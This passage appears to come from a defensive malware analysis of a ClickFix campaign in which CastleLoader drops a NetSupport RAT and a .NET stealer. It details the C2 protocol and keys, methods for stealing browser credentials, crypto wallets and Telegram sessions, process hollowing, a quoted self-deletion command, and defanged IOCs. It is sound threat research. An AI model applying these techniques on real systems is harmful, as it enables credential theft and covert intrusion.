
Figure 12: POST request with encrypted body
Loader tasks
The task fetch flow is straightforward. The loader sends a get_tasks request to its C2 endpoint, identifying itself with an access_key, campaign_identifier, and machine_id, plus host fingerprinting fields like username, computer name, Windows version, and AV products installed. The C2 returns a ChaCha20-encrypted, base64-wrapped blob. The loader decrypts it using a hardcoded ChaCha20 key/nonce pair (key f5dbaa09e60343f252a80d4a313a36ac11442d96b0896022d1a83744e3c11feb, nonce bbbbf632514c0caae655b2c4), yielding a custom binary-encoded object format that maps cleanly to JSON. The loader parses each task field-by-field by name, populates a task struct in memory, and dispatches to the appropriate launcher.
Here's what one of the captured get_tasks requests looks like after decryption:
The C2 response decrypts to a settings block plus an array of task definitions. The settings block carries six flags that control loader-wide behavior rather than per-task behavior:
These are two very different deployment patterns side by side. The first task is a NetSupport RAT delivery - download a ZIP archive from obelnamevalf[.]org, RC4-decrypt with the per-task key, unpack client32.exe from the ZIP, write to %ProgramData%\CeoliauD\Dabkina, register as a Scheduled Task with logon trigger so the payload runs on next login, and capture a desktop screenshot for exfiltration. Launch method 14 means “drop with a randomized filename, don't launch directly”, so execution comes from the scheduled task on next login. The second task is in-memory only - empty install_path, launch method 7 for APC injection, fetching net40.bin and injecting the resulting .NET binary into a target process without ever touching disk and without any persistence. Both tasks set use_encrypted_container = 1 with completely different RC4 keys, confirming that the C2 rotates encryption keys per drop rather than using a fixed campaign-wide key. The decrypted response object looks like this:
Every key name decoded from the binary matches verbatim what we see in the captured C2 traffic:
Once a task finishes executing, the bot calls home with a send_execution_status message to report the outcome. The structure mirrors get_tasks for correlation purposes, same access_key, campaign_identifier, and machine_id, but with three new fields specific to the report: the task_id being reported on, an is_success boolean, and an error_code integer for the failure cases. If the original task had make_screenshots: 1 set, a screenshots container is appended carrying the captured desktop image as a raw binary blob. For task 11 from the response above (the NetSupport drop), the bot's status callback decrypts to:
The launch_method field is the single most important field on a task - it selects which of fourteen launcher routines actually executes the payload. The dispatcher table is just a sequence of comparison-and-branch tests in the main launch routine, with each value routing to a different handler. Some handlers run the payload directly via the Windows API; others wrap it in cmd.exe or PowerShell; one (method 14) doesn't launch at all and relies entirely on startup_method for execution.
The PowerShell variants are particularly worth noting - methods 10, 11, and 12 give the operator three different ways to invoke PowerShell against the contents of the args field, depending on whether they want to run a direct command, a base64-encoded command, or a script file.
Another boring stealer, or should we call it CastleStealer?
The net40.bin payload delivered through task 12 is an obfuscated .NET assembly.
Every meaningful string constant in the binary is wrapped in a call to a custom decryptor.
The encrypted string starts with a 9-byte header that tells min628 everything it needs to know: a magic value to confirm this is a real encrypted blob (num & 15 == 1), a 2-bit mode that picks which transform variants to use, a 16-bit seed (the per-string key), the payload length, and a 16-bit checksum to validate the result at the end. Every header field is itself XOR-scrambled against the seed, so you can't even read the header without decoding it first.
Once the header is parsed, min628 walks through the encoded payload one byte at a time. For each byte, it computes a fresh 16-bit keystream value (num9) based on three things: the seed, the byte's position in the string, and a num6 value that gets updated after every byte. Then it puts the byte through four transformations in order:
|
Step |
Description |
|
1 |
Look up the byte in a 256-entry substitution table (page38) |
|
2 |
XOR or subtract the low 8 bits of the keystream (num2 & 2 picks which) |
|
3 |
Rotate the bits right by 3 to 10 positions |
|
4 |
XOR or subtract the high 8 bits of the keystream (num2 & 1 picks which) |
After all four steps, you've got one plaintext byte. The decryptor folds it into the running checksum (num7) and updates num6 so the next byte's keystream will depend on this byte's plaintext. That last part is the most important detail. Because each byte feeds into the next byte's keystream via num6, you can't decrypt any byte without decrypting all the bytes before it. When all the bytes are processed, num7 gets compared against the expected checksum from the header. If they don't match, min628 returns an empty array.

Figure 13: row56's static constructor: a scrambled hex alphabet (top) and the 256-byte S-box (bottom)

Figure 14: String decryptor
Anti-analysis
The first thing the binary does is a Russian-locale check. The MUI languages list pulled from the Win32_OperatingSystem WMI class is compared against the literal “ru-RU”, and if any installed UI language matches, execution returns immediately. That is a standard CIS-skip behavior, it won't run on machines reporting Russian as an installed UI language.
Host fingerprinting
After the locale gate, the stealer runs four WMI queries against root\CIMV2. Win32_OperatingSystem provides Caption (OS name), Version, OSArchitecture, and MUILanguages (the installed UI language list also used in the Russian-locale check). Win32_Processor provides NumberOfCores, NumberOfLogicalProcessors, and Name (with a registry fallback to HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString). Win32_VideoController provides GPU Name and current screen resolution (a common anti-VM heuristic). Win32_ComputerSystem provides UserName and Domain, both with Environment fallbacks. A desktop screenshot is captured via Graphics.CopyFromScreen and JPEG-encoded into the same beacon. A session GUID 182cc082-f104-4b5f-9975-1d8f51f43d07 is generated, and the whole package is sent to the C2 endpoint at 38.146.28[.]30:22989 over a raw TCP socket using a custom binary serializer.
If it's on disk, it's on the menu
Once the host beacon completes, the C2 responds with a task list containing path templates, file-extension filters, and file-set definitions. The path templates use a placeholder syntax $DOCUMENTS$, $PROGRAMFILES$, $LOCAL$, $ROAMING$, %recent%, %systemroot% that the client expands locally. The same binary can be tasked to grab completely different file sets per victim without code changes, and the operator can iterate on collection logic server-side.
The static path list compiled into the binary is paired with a second pass driven entirely by C2-supplied paths, and both passes share the same per-target extension filter list (.exe, .dll, .lnk, .tmp, .log, .jpg, .png, plus matched-name targets like wallet, lock, profiles.ini). The collection model is configurable enough that the same build can be retasked across different campaigns without recompilation.
Hand over the wallet, the cookies, and the Telegram while you're at it
For Chromium-family browsers the stealer reads Login Data (the SQLite password store), cookies.sqlite, and Local State (which contains the AES master key encrypted with DPAPI; the binary imports crypt32.dll!CryptUnprotectData specifically to decrypt it). It walks Local Extension Settings, Sync Extension Settings, and IndexedDB directories for every profile, with special handling for chrome-extension_* and _0.indexeddb.leveldb paths (that's the wallet-extension grab). MetaMask, Phantom, Trust Wallet, Ronin, and similar wallets all keep their encrypted vaults in IndexedDB, which is where crypto-wallet credentials come from. Firefox gets enumerated via profiles.ini. Discord is targeted by directory name with the typical Local Storage / leveldb token-grab pattern, and Telegram sessions are stolen wholesale by copying the entire tdata directory. Telegram authenticates by the contents of that folder, so a copy is a session takeover. Generic file collection covers cryptocurrency wallet files matched on the directory name wallet plus .dat and .json extensions. One notable gap: the decrypted strings don't contain any reference to Chrome's IElevator COM interface, the 463ABECF-410D-407F-8AF5-0DF35A005CC8 CLSID, the DevTools Protocol, or chrome.exe injection - the techniques modern stealers use to bypass App-Bound Encryption. This build implements only the legacy DPAPI-then-AES extraction path.
Restart Manager for locked files
One implementation detail worth highlighting: the stealer imports RmStartSession, RmRegisterResources, RmGetList, and RmEndSession from rstrtmgr.dll. The Restart Manager API is what Windows installers use to gracefully handle file-in-use conflicts, it identifies which processes hold a lock on a target file and lets the caller release the lock cleanly instead of killing the process. Browser databases, Discord local storage, and Telegram session files are all locked while their respective applications are running, and most basic stealers either fail on these or fall back to taskkill. Using Restart Manager is the cleaner approach - it doesn't generate the obvious telemetry of a forced process kill, and it actually works when the basic approaches don't. Lumma and Stealc both adopted this pattern over the last year, and it's becoming standard for the commodity stealers.
Process hollowing into PowerShell
The stealer also ships with a process hollowing primitive aimed at PowerShell. The strings reveal a dynamic resolver for the standard hollowing API set, such as NtAllocateVirtualMemory, NtWriteVirtualMemory, NtCreateSection, NtMapViewOfSection, NtUnmapViewOfSection, NtCreateThreadEx, NtTerminateProcess, NtClose, all imported from ntdll.dll directly to bypass user-mode hooks on the higher-level Win32 wrappers.
The injection target is specifically powershell.exe. The stealer uses IsWow64Process to decide whether to launch the 32-bit or 64-bit copy and resolves the path against either C:\Windows\System32\WindowsPowerShell\v1.0 or C:\Windows\SysWOW64\WindowsPowerShell\v1.0 accordingly.
Self-deletion
Cleanup is the classic batch trick: cmd.exe /C ping 1.0.0.1 & del "<path>". The unreachable 1.0.0.1 (not 127.0.0.1) makes ping time out for several seconds, which gives the parent process time to fully exit before del tries to remove the file.
C2 communications
The traffic to 38.146.28[.]30:22989 runs over a raw TCP socket and is encrypted, but the encryption is straightforward once you know where to look. Each message on the wire is self-framed:
The protocol uses two keys, the static AES-128 key is hardcoded into the binary. The client opens the TCP connection and sends a host fingerprint message encrypted with the static key. The payload contains the session GUID, the WMI-collected host details (OS caption, version, architecture, MUI languages, CPU name, core counts, GPU name, screen resolution, username, domain), and the JPEG screenshot - all packed in the typed binary serializer's envelope format (0x54 for the outer object, 0x12 for length-prefixed strings, 0x51 for byte-arrays, etc.). The server responds with another static-key-encrypted message whose first field is a 32-byte byte-array, the AES-256 session key for the rest of the conversation. All subsequent traffic in both directions uses the session key. AES-256-CBC, PKCS7 padding, fresh IV per message.
Conclusion
What started as someone potentially trying to remove the background from a selfie ended with a custom .NET stealer rifling through their browser passwords, crypto wallet vaults, and Telegram session, plus a NetSupport RAT dropped on disk for follow-up access. CastleLoader sits in the middle as the orchestration layer. The screenshot exfiltration pipeline is genuinely loud: uncompressed multi-megabyte BMPs over HTTPS with high-entropy bodies is a network-side detection signal that doesn't depend on understanding any of the loader's internals. A bot reporting back on a few tasks with screenshots enabled produces sustained 5MB+ POSTs that look nothing like normal beacon traffic.
Then there's the fact that this build's launch_method: 4 decodes to regsrv32.exe instead of regsvr32.exe. Whoever wrote it swapped two letters in a Windows binary that's been shipping since the 90s, and apparently nobody noticed.
The other thing worth pointing out: CastleStealer is an unexceptional stealer - DPAPI-then-AES on Chromium login data, IndexedDB walks for wallet extensions, Restart Manager for locked files, process hollowing into PowerShell. Every one of those techniques has been documented in Lumma, Stealc, and a dozen other commodity stealers over the last year. Which raises a slightly funny question: if CastleLoader can deliver NetSupport for hands-on access and a stealer for credential theft on the same victim, what is the stealer adding that an operator with a NetSupport session can't already do by hand? NetSupport gives you the desktop, the keyboard, and the file system and stealer gives you a faster credential dump.
Detections
Recommendation
The ClickFix chain in this writeup looks intimidating in the analysis, but every stage relies on a small number of Windows behaviors that defenders can lock down through Group Policy, AppLocker, or basic endpoint hardening. Here are the controls that would have broken this specific chain at one or more stages:
- ClickFix depends on the victim pressing Win+R, pasting a command, and hitting Enter. Disabling the Run dialog blocks the Win+R shortcut, the "Run..." entry in the Win+X power-user menu, and the New Task dialog in Task Manager. Apply via Group Policy at User Configuration -> Administrative Templates -> Start Menu and Taskbar -> Remove Run menu from Start Menu set to Enabled, or via the registry by setting HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoRun (REG_DWORD) to 1.
- finger.exe is the entry point in this chain. Practically nobody outside of niche unix-interop scenarios uses it on modern Windows. Block outbound TCP port 79 at the network egress. That's the port finger.exe uses to reach its daemon, and there's effectively zero legitimate finger traffic on a modern Windows network.
- The CastleStealer implements the legacy DPAPI-then-AES path for Chromium credential extraction. It has no fallback for App-Bound Encryption (ABE) introduced in Chrome 127. Keep Chromium-family browsers updated, and ABE will silently neuter this stealer's most valuable capability - the cookie theft.
Indicators of compromise (IOCs)
|
Item |
Description |
|
bde21d8be65d31e1c380f2daae2f73c79f3e1f4bca70fb990db6fdf6c3768c92 |
CastleLoader Core (final v8 payload, embedded PE) |
|
ed391a16389234f9ebb6727711baaf3e068d7f77c465708fa3e8b7d0565d7fb9 |
.NET stealer (net40.bin, decrypted) |
|
hxxps://trindastal[.]com/8250d149-9bf8-566d-9d7d-ea925eae0a4c/ |
CastleLoader C2 endpoint |
|
hxxps://trindastal[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/loc8 |
Stage-2 Python downloader URL |
|
hxxps://trindastal[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/v8 |
Stage-2 RC4-encrypted shellcode URL |
|
hxxps://obelnamevalf[.]org/OaTS7yE9zd/default |
NetSupport RAT package URL (task 11 payload) |
|
hxxps://brionter[.]com/4ba0af68-0037-5f6e-afd1-64f89fc0f554/net40.bin |
CastleStealer payload URL (task 12 payload) |
|
cheeshomireciple[.]com |
finger.exe C2 (initial ClickFix payload delivery) |
|
38.146.28[.]30:22989 |
CastleStealer C2 |
|
%ProgramData%\CeoliauD\Dabkina |
NetSupport install path (task 11) |
|
b47e1791-82ba-544f-9aab-ebbdd36d8c89 |
CastleLoader campaign UUID |
|
D63TnQ3WhSnjI0yVKaILRu8U1WttdnE |
CastleLoader user-agent |
|
ai-scan[.]digital |
BackgroundFix |
|
bg-transparency[.]online |
BackgroundFix |
|
bg-go[.]online |
BackgroundFix |
|
background-off[.]com |
BackgroundFix |
|
bg-ready[.]online |
BackgroundFix |
|
bg-removerok[.]online |
BackgroundFix |
|
background-ready[.]online |
BackgroundFix |
|
backgroundformat[.]online |
BackgroundFix |
|
poronto[.]com:688 |
NetSupport RAT C2 |
|
giovettiadv[.]com:688 |
NetSupport RAT C2 |